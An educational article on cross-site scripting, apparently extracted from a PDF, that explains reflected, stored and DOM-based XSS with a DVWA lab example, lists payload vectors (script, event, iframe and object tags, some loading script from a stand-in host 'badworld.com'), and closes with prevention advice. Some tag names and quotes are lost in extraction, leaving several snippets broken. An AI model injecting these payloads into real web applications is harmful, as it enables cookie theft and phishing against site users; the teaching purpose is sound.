Cross-Site Scripting (XSS)

By
Rajan Nisargan

Contents


An Introduction to Cross-Site Scripting (XSS)

Cross-site scripting is a type of attack used to gain access to the victim's browser using vulnerabilities in the web application, gaining access to the user's private and sensitive information. XSS is a code injection attack which happens at the client-side. An attacker targets the victim's web browser by executing a malicious script on the web application.

If a web application uses an unsanitized user and displays the same as output, that application can be considered vulnerable to XSS attack. XSS attacks are most common in JavaScript. However, it is possible in CSS, VBScript, ActiveX, etc.

An example will help illustrate this. A public blog or a forum's comment section takes user inputs, saves it in their database and displays the same content to other users who visit the blog or forum. These types of applications are a perfect target for an attacker, who can insert a malicious script in the input box and submit it so that script will be saved in the database. Each time a user visits the blog or forum, the script will execute on that user's browser as a part of the web page, giving the attacker access to the user's sensitive data.

Web pages that use SSL for data exchange encryption could also be targets for XSS because a malicious script executes in the context of a web application's DOM.



Attacker
Victim
Attacker sends script-injected link to victim (e.g. email scam)
Victim clicks on link and requests legitimate website
Victim's browser loads legitimate site, but also executes malicious scripts
Malicious script sends victim's private data to attacker
Website

Types of XSS Attacks


There are three main types of XSS attacks:

1. Reflected Cross-site Scripting

Reflected XSS occurs when the malicious script is embedded into a link generated by an attacker and activated only when the user clicks on the link. Here, the malicious script is not stored anywhere but only displayed on the web page in the form of a URL or POST data.



```
Hello alert("badCode")
```




```
10.0.2.4/dvwa/vulnerabilities/xss_r/?name=<script>alert("bad code")</script>
```

bad code

A web page takes text as input and displays the same content at the bottom of the text box. One thing to notice here is the URL also shows the value as a parameter. An attacker usually targets these types of applications. Now, an attacker can easily manipulate the URL with malicious code and share it with different users. Every time a user clicks or opens the URL, the malicious code will be executed. In the next snapshot we can see that the URL has been altered to show an alert box every time a user visits the URL. Similarly, if someone visits the URL constructed by the attacker, the attacker's malicious script executes in the user's browser in the context of that user's session with the application. At that point, the script can carry out any action and retrieve any data to which the user has access

2. Stored Cross-Site Scripting


Stored XSS (or a persistent XSS) is the type of attack where the injected script is stored permanently on the target servers. The data might be submitted to the application via HTTP requests; for example, the Stored XSS depicted in the blog or forum example discussed earlier



Name: test
Message: This is a test comment.

Name: John W
Message: Hi, This message will go to the DB.

If an attacker wants to get the running cookie, he simply can put a JavaScript code to display the cookie in the input box.




Name * cookie

Message * `<script>alert(document.cookie)</script>`

Name: test
Message: This is a test comment.

Name: John W
Message: Hi, This message will go to the DB.



3. DOM-based Cross-Site Scripting

DOM-Based Cross-Site Scripting is a type of vulnerability that appears in a document object model instead of the HTML page. It is quite different from reflected and stored XSS because, in this type of attack, the developer cannot find the malicious script in HTML source code or HTML response. It can only be observed at the time of execution. An attacker usually uses this technique when the user input is audited for Script tags.

Take, for example, an application that takes the name in the input box and displays a message with the input text value when a user clicks submit. If we inspect the displayed message, we can see that it is embedded in a tag.

If the application had . It would remove the script tag and print the rest of the code as a plain text, as shown below.

To bypass this, we can use the DOM XSS approach to inject the script in the document object model. If we use the tag (in HTML) and try to inject the script using that in the same input box, it will accept it and our malicious script will execute.

Commonly Used XSS Attack Vectors

There are many XSS attack vectors that an attacker could use to compromise the security of a website or web application through an XSS attack. Here are a few more commonly used:

Script tag

Using this tag, we can reference an external JavaScript or embed the code within the tag.

```
<script src=http://badworld.com/xss.js></script>
<script> alert(“badCode”) </script>
```

JavaScript events

A few JavaScript event attributes like onload and onerror can be used in many different tags. It is one of the most popular XSS attack vectors

```
<body onload=alert(“XSS”)>
```

Body tag

The malicious code can be delivered using <body> event attributes such as the background attribute.

```
<body background="javascript:alert("XSS")">
```

iframe tag

Due to Content Security Policy, JavaScript in the iframe cannot have access to DOM of the parent page. But it can still be used to pull off phishing attacks.

```
<iframe src="http://badworld.com/xss.html">
```

Input tag

If the type attribute of an input tag is set to image, it can be altered to embed a script in some browsers.

```
<input type="image" src="javascript:alert(XSS');">
```

Link tag

A link tag is often used to link to external style sheets, and may contain a script.

```
<link rel="stylesheet" href="javascript: alert('XSS);">
```

Table tag

A few JavaScript event attributes like onload and onerror can be used in many different tags. It is one of the most popular XSS attack vectors

```
<table background="javascript:alert('XSS')">
<td background="javascript:alert('XSS')">
```

Div tag

Same as the Table tag, div table's background attribute can be used to refer to a script.


```
<div style="background-image: url(javascript:alert('XSS'))">
<div style="width: expression(alert(XSS));">
```

Object tag

The object tag can be used to include a script from an external site.

```
<object type="text/x-scriptlet" data="http://badworld.com/xss.html">
```

How to Prevent XSS Attacks



To keep ourselves safe from XSS, we must validate our input and escape our output. Without checking for malicious code, an application should never output data received as input to the browser. Specific prevention techniques depend on the programming framework, subtype of XSS vulnerability and on user input usage context. However, there are many good practices to follow to prevent an XSS attack, and there are a few general strategic principles that can help keep our web applications safe.

1. Use escaping techniques.

An appropriate escaping technique can be used as the primary defence mechanism to stop XSS attacks; examples include HTML escape, JavaScript escape, CSS escape, and URL

escape. These can be used within an HTML document depending on where the untrusted string must be placed.

2. **Use a library to sanitize your HTML.**
   If the user input must contain HTML, you can't escape/encode it because it would break valid tags. In such cases, use a trusted and verified library to parse and clean HTML. Choose the library depending on your development language; examples include HtmlSanitizer, Sanitizer Helper, DOMPurity, and Python Bleach.
3. **Avoid JavaScript URLs.**
   Untrusted URLs that include the protocol JavaScript will execute JS code when used in URL DOM locations such as anchor tag HREF attributes or iframe src locations. Be sure to validate all untrusted URLs to ensure they only contain safe schemes such as HTTPS.
4. **Use the HTTPOnly cookie flag.**
   To ensure that the cookie is not accessible via client-side JavaScript, we must set an HTTPOnly flag for cookies. This will help to mitigate the impact of XSS vulnerability.
5. **Implement Content Security Policy.**
   Content Security Policy is a browser-side mechanism that allows you to create source whitelists for cli-ent-side resources of your web application, e.g. JavaScript, CSS, images, etc. CSP uses special HTTP headers to give instructions to browsers to execute only those resources from whitelisted sources.
6. **Use appropriate response headers.**
   Content-Type and X-Content-Type-Options headers can be used to prevent XSS in HTTP responses that aren't supposed to contain any HTML or JavaScript.
7. **Use tools made for the purpose.**
   Manually auditing the code to check if there is an XSS vulnerability could be challenging. Tools designed to find such types of gaps in the code can help; examples include BurpSuite, Acunetix, IBM Rational AppScan, and many others.

Conclusion

Cross-site scripting is a versatile attack technique to access to information from a victim's system or forme other vulnerabilities for different types of attacks. This method could be used to cause information leaks, Illegal data server access or gain control over system environments. Similar attacks can be avoided with the application of XSS prevention methods and good coding practices.